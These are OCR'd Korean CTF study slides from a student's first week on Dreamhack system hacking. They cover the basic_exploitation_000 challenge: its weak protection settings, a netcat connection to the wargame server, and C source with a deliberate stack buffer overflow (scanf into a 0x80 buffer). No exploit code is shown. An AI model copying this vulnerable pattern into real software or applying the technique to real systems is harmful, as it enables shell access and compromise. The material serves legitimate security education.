
CTF Study 1주차

14기 장정인

Dreamhack - 시스템 해킹



로드맵 소개

시스템 해킹을 공부하기 위한 로드맵입니다.

로드맵 구성

15 개의 스테이지 · 73 개의 목표

모든 스테이지 열기

System Hacking Introduction — 2 개의 섹션 · 2 개의 목표

소개

System Hacking

15 개의 스테이지 · 73 개의 목표

9.9★ (118)

보유 중

이어서 학습하기

상세정보


학습

- Assembly
- Gdb, vi 사용법

- Shellcode

- Stack Buffer Overflow 학습, 문제 풀이
- 과제 풀이

과제 1: basic_exploitation_000



문제 설명

Description

이 문제는 서버에서 작동하고 있는 서비스(basic_exploitation_000)의 바이너리와 소스 코드가 주어집니다.
프로그램의 취약점을 찾고 익스플로잇해 셸을 획득한 후, "flag" 파일을 읽으세요.
"flag" 파일의 내용을 워게임 사이트에 인증하면 점수를 획득할 수 있습니다.
플래그의 형식은 DH{...} 입니다.

Environment

```
Ubuntu 16.04
Arch:     i386-32-little
RELRO:    No RELRO
Stack:    No canary found
NX:       NX disabled
PIE:      No PIE (0x8048000)
RWX:      Has RWX segments
```

Reference


Return Address Overwrite

접속 정보


VM 부팅에 다소 시간이 걸릴 수 있습니다.

과제 1: basic_exploitation_000

- 분석




```
wkdwjddls1223@alephnull:~/scripts$ nc host3.dreamhack.games 10566
buf = (0xffc4a718)
```



```
#include <unistd.h>


void alarm_handler() {
    puts("TIME OUT");
    exit(-1);
}


void initialize() {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);

    signal(SIGALRM, alarm_handler);
    alarm(30);
}


int main(int argc, char *argv[]) {

    char buf[0x80];

    initialize();

    printf("buf = (%p)\n", buf);
    scanf("%141s", buf);

    return 0;
}
"basic_exploitation_000.c" 32L, 450B                                                              31,1          Bot
```


과제 1: basic_exploitation_000

- Pwntool



